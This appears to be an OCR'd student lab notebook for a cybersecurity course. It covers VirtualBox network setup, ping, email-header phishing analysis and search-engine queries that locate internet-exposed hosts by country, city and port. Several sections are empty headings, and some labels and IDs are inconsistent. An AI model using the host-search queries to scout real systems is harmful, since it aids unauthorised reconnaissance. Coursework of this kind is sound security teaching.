Information Technology and Cyber Security

LAB FILE

LAB 0 TO 10

(B.Tech CSE 2023-27)

Submitted By:

Name: Het Mehta

Sap Id: 500121861


Roll No: R2142230828

Batch No: 2

Submitted To:

Keshav Sinha

INDEX




Het Mehta
60012186I


Index

INFORMATION TECHNOLOGY AND CYBER SECURITY LAB				
LAB No.	DATE	Lab Name	Page number	Signature
0	07/01/2025	Communication between systems	11 - 18	7/1
1	14/01/2025	Networking Concepts	19 - 37	14/1
2	21/01/2025	Log management	38 - 42	21/1
3	04/02/2025	Linux Logs	43 - 49	4/2
4	11/02/2025	Email investigation	50 - 58	11/2
5	18/02/2025	Live Vulnerabilities	59 - 84	18/2
6	25/02/2025	Google Docs	85 - 115	25/2
7	11/03/2025	Batch Files	116 - 131	11/3
8	18/03/2025	Nmap	132 - 145	18/3
9	18/03/2025	Wireshark	132 - 145	18/3
10	25/03/2025	DVWA and DIRB	146 - 154	25/3


LAB 0 – SETTING UP THE ENVIRONMENT




LAB 1 – NETWORKING CONCEPT



LAB 2 – LOG MANAGEMENT



LAB 4 – EMAIL INVESTIGATION



Lab-3

Email Investigation

=> .eml "mail extension"

=> to extract the file from gmail
go to any mail recieved -> click on the three dots -> show original.

-> ARC Chainheader.

Analysing :- if content type is html it can be phishing mail.

Step 1 ;- Authentication (SPF, DKim, Dmark)
- return type { reply-to & from must be same }


step-2 ;- Content-type {mixed/multipart - txt + attachment}
- Boundaries {use to different msg}
to decoding cyberchef
after this if any trojan file signature check only hex value

tep-3 ; from base-64 -> To Hex -> use starting 4 digit file signature (magic nu

tep-4 ; Check the attachment
↳ metadata
↳ hex value.

in terminal ;
cd Downloads
sudo apt install ghex
ls

LAB 5 – LIVE VULNERABILITIES



Het Mehta
500191861

Lab-5

Finding Linux Vulnerabilities

28/2

1) Search Engine
   - Search → term → pdf/DOC/info
   - Engine → tools / Extension / search engine query


Commands

- city
  ":" for specific target


opening ports
  80 → http connection
  443 → https.

- direct upload ip address in search bar & we can scan the webpage of that ip add.
- ip-link → wifi service provider
- ip-link country:RU
- ip-link country:PK city: Karachi
- ip-link country:PK city: Karachi port:80


LAB 6 – GOOGLE DORKS



LAB 7 – BATCH FILES



LAB 8 & 9 – NMAP AND WIRESHARK



LAB 0 - SETTING UP THE ENVIRONMENT

Objective:-

The main goal of this lab 0 is to learn how to find and work with the IP addresses of different operating systems, specifically Kali Linux and Windows, in a virtualized environment. We'll also practice using the ping command to check if the systems can communicate with each other over the network. Additionally, we'll dive into understanding how different types of network adapters work in VirtualBox, which is essential for setting up virtual machines and understanding networking in cybersecurity.

VirtualBox and Kali Linux:-

- **VirtualBox:** VirtualBox is an open-source virtualization software that lets you build and run a VM on a physical computer. It emulates hardware, making it possible for you to operate more than one operating system such as Linux, Windows, or macOS on a single machine at a time. The features include: Snapshots Saving VM states that you can revert changes later.

  Networking options: Offers NAT, Host-only, and Bridged networks for VM connectivity.

  Portability: VMS are easily exportable and importable.

- **Kali Linux**: Kali Linux is a Debian-based Linux distribution designed for penetration testing, ethical hacking, and security research. It comes preloaded with tools for:

  Vulnerability assessment (e.g., Nmap, Nessus)
  Password cracking: John the Ripper, Hydra, etc.
  Wireless attacks (e.g., Aircrack-ng)
  Exploitation frameworks (e.g., Metasploit)
  It is mainly used by information security professionals for the identification of vulnerabilities in a network and system.

VPN (Virtual Private Network):- A VPN, or Virtual Private Network, is a service that creates a secure and private connection to the internet by encrypting your data. It is like a tunnel that keeps your information safe from hackers or anyone trying to spy on your online activities. VPNs are used in cybersecurity to maintain privacy and protect data when working over public networks. It also help mask our real IP address, adding an extra layer of security during penetration testing or other sensitive activities.


Why We Find IP Addresses and Ping Them:- Finding the IP Address: The IP address is like the home address for our computer on a network, it helps other devices find and communicate with it.

Methods to Find IP Addresses

1. Windows:


   ➢ Command Prompt: The ipconfig command in the command prompt displays detailed network configuration information, including the assigned IP address.

   ➢ Network Settings: The IP address can also be found in the network settings of the operating system.




2. **Kali Linux:**


   ➢ Command Line: The ifconfig or ip a commands in the terminal provide detailed network interface information, including the IP address assigned to each interface.



➢ Ping Command: The ping command is a simple yet powerful tool used to check if a device is reachable over a network. It sends a small data packet to the target system and waits for a response. If the device responds, we know that the network connection is good.



Network Adapter Types in VirtualBox:-



Host-only Networks (Selected Tab):

This tab displays the configured Host-only Networks, which enable communication between the host system and virtual machines without external internet access.

NAT Networks (Unselected Tab):

This tab would show any configured NAT (Network Address Translation) networks, which are used to provide internet connectivity to VMs via the host system's network.

Cloud Networks (Unselected Tab):

This tab is also used to define cloud-based network adapters, for which VM can connect to their cloud environments.

Host-only Network Settings:

Name: The host-only network adapter has been configured as "VirtualBox Host-Only Ethernet Adapter."

IPv4 Prefix: The IPv4 address prefix for the host-only network is 192.168.56.1/24, which makes the address range of the network from 192.168.56.1 to 192.168.56.254 with a subnet mask of 255.255.255.0.

IPv6 Prefix: The IPv6 prefix is not displayed, but the IPv6 address assigned to the host adapter is shown below.

DHCP Server: The DHCP server is Enabled, therefore the host system can dynamically allocate IP addresses for the virtual machines connected to this host-only network.

Bottom Section (Adapter Settings):

Adapter Section: Auto Configure Adapter (Checkbox): It is not checked.

Manual Configure Adapter (Checkbox): It is checked. The IP settings of the adapter are manually set.

IPv4 Address: 192.168.56.1- This is the IP address assigned to the host adapter.

